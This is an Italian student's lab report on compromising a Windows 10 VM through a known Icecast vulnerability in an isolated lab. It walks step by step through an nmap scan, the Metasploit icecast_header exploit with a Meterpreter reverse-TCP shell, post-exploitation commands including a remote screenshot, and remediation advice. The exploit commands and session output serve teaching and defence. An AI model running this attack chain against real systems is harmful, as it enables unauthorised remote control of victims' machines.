REPORT TECNICO

HACKING WINDOWS TRAMITE ICECAST

Redatto da: *Nicolò Calì Cybersecurity Student*

Data: 22/01/2026

1. Introduzione

Il presente report documenta l'attività di analisi di sicurezza e sfruttamento delle vulnerabilità condotta nei confronti di una macchina target **Windows 10**.

L'obiettivo principale dell'esercitazione è simulare un attacco informatico in un ambiente **controllato**, partendo dall'identificazione del servizio vulnerabile fino all'ottenimento di una sessione remota tramite **Meterpreter**.

Dividerò il test in tre fasi principali:

- **Ricognizione:** Scansione della macchina target per identificare porte aperte e servizi attivi.
- **Exploitation:** Sfruttamento di una vulnerabilità nota nel software **Icecast** per ottenere un accesso non autorizzato.
- **Post-Exploitation:** Esecuzione di comandi post-intrusione per identificare l'indirizzo IP della vittima e catturare uno screenshot del desktop remoto.

***ATTENZIONE**: l'attività viene svolta all'interno di un ambiente controllato unicamente a scopo didattico, non sono stati eseguiti exploit nei confronti di dispositivi all'esterno di tale ambiente.*

2. Ambiente di Lavoro e Strumenti

L'attività è stata svolta all'interno di un laboratorio virtuale isolato, configurato su una **rete interna** gestita tramite **pfSense**, per garantire la sicurezza e prevenire interazioni con reti esterne.

Configurazione del Laboratorio

Il nostro laboratorio è costituito dalle seguenti macchine virtuali:

- **Macchina Attaccante:** Kali Linux IP: 192.168.50.100
- **Macchina Target:** Windows 10 IP: 192.168.50.102

Strumenti Utilizzati

- **Nmap:** Utilizzato nella fase preliminare per la scansione delle porte e l'identificazione dei servizi attivi sulla macchina target.
- **Metasploit Framework (msfconsole):** Strumento principale utilizzato per la ricerca dell'exploit relativo ad **Icecast**, l'esecuzione dell'attacco e la gestione della sessione **Meterpreter**.

3. Attività Tecnica e Metodologia

Fase di Ricognizione

Per mezzo del tool **Nmap** eseguiamo una scansione completa alle porte ed ai servizi utilizzati dalla macchina Target mediante il seguente comando:

```
sudo nmap -sV 192.168.50.102
```



Fig1. Scansione con Nmap

Da questa scansione preliminare si evincono molte **vulnerabilità**, quella che interessa a noi è la seguente:

- **Porta:** 8000/tcp
- **Stato:** open
- **Servizio:** Icecast2

Icecast è un server per lo **streaming multimediale** open source, utilizzato comunemente per la trasmissione di audio su reti IP e la creazione di radio online.

Fase di Exploitation

Per prima cosa accediamo alla console di metasploit con il comando **`msfconsole`**.

Fig2. Metasploit

Per trovare un codice di exploit adatto, abbiamo interrogato il database interno cercando parole chiave come “exploit” e "icecast". Il comando **`search exploit icecast`** ha restituito il modulo **`exploit/windows/http/icecast_header`**

Fig3. Search del modulo

Abbiamo caricato il modulo con il comando **`use 0`**. Successivamente, tramite **`show options`**, abbiamo individuato i parametri necessari per il funzionamento dell'attacco:

- **RHOSTS:** Impostato sull'IP della vittima.
- **LHOST:** Impostato sull'IP della nostra macchina attaccante.

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasplo
                                      it/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(windows/http/icecast_header) > set RHOST 192.168.50.102
RHOST => 192.168.50.102
msf exploit(windows/http/icecast_header) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(windows/http/icecast_header) > run
```

Fig4. Setting ed avvio del modulo

Digitando **`run`**, l'exploit è stato lanciato.

Il codice ha mandato in crash controllato il servizio Icecast sulla macchina target, permettendo l'iniezione del payload. L'operazione ha avuto successo immediato, aprendo una sessione **Meterpreter**.

```
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (190534 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:49549) at 2026-01-22 09:05:27 -0500

meterpreter > sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: DESKTOP-9K1O4BT\user
meterpreter >
```

Fig5. Sessione Meterpreter

Per confermare di aver preso il controllo del sistema corretto, abbiamo lanciato i primi comandi di ricognizione interna:

- **`sysinfo`**: Ci ha confermato che siamo dentro una macchina **Windows 10**.
- **`getuid`**: Ha rivelato che il processo sta girando con i privilegi dell'utente `DESKTOP-9K104BT\user`.

Fase di Post-Exploitation

Una volta stabilita la sessione remota tramite **Meterpreter**, abbiamo eseguito le attività di post-intrusione necessarie per identificare con certezza il bersaglio e raccogliere prove dell'avvenuta compromissione.

Dalla console, abbiamo interrogato le interfacce di rete della macchina Target:

Comando → `ipconfig`

Come output abbiamo ottenuto la configurazione di rete, confermando che l'indirizzo IPv4 della macchina è **192.168.50.102**.

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:6d:f5:1d
MTU          : 1500
IPv4 Address : 192.168.50.102
IPv4 Netmask : 255.255.255.0

Interface  5
============
Name         : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : 2001:0:4625:9904:4c5:76c8:9289:a730
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::4c5:76c8:9289:a730
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:3266
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Fig6. ipconfig

Comando → `screenshot`

Meterpreter ha generato e salvato un'immagine del desktop dell'utente (visibile in Figura 7), permettendoci di vedere le applicazioni aperte e l'attività in corso.

L'mmagine viene salvata direttamente nel path **`/home/kali/ahpfCIJn.jpeg`**



Fig7. Screenshot finale

5. Conclusioni

Riepilogo

L'attività di Ethical Hacking condotta sulla macchina Windows 10 ha evidenziato una criticità ad alto rischio. Sfruttando una vulnerabilità nota nel servizio **Icecast**, è stato possibile aggirare i meccanismi di sicurezza e ottenere una shell remota.

Questo ci ha permesso di:

- Ottenere accesso non autorizzato al sistema.
- Eseguire comandi arbitrari.
- Visualizzare e manipolare file e processi (*dimostrato tramite lo screenshot del desktop*).

Raccomandazioni

Per mettere in sicurezza il sistema ed evitare futuri attacchi di questa natura, si consigliano i seguenti interventi:

- **Aggiornamento Software:** La priorità assoluta è aggiornare Icecast all'ultima versione stabile disponibile. La vulnerabilità sfruttata è presente solo nelle versioni **obsolete** del software.
- **Configurazione Firewall:** Limitare l'accesso alla porta **8000** (o quella utilizzata da Icecast) solo agli indirizzi IP strettamente necessari, bloccando le connessioni da reti non attendibili.
- **Principio del Minimo Privilegio:** Assicurarsi che il servizio Icecast non venga eseguito con privilegi amministrativi, in modo da limitare i danni nel caso in cui venga nuovamente compromesso.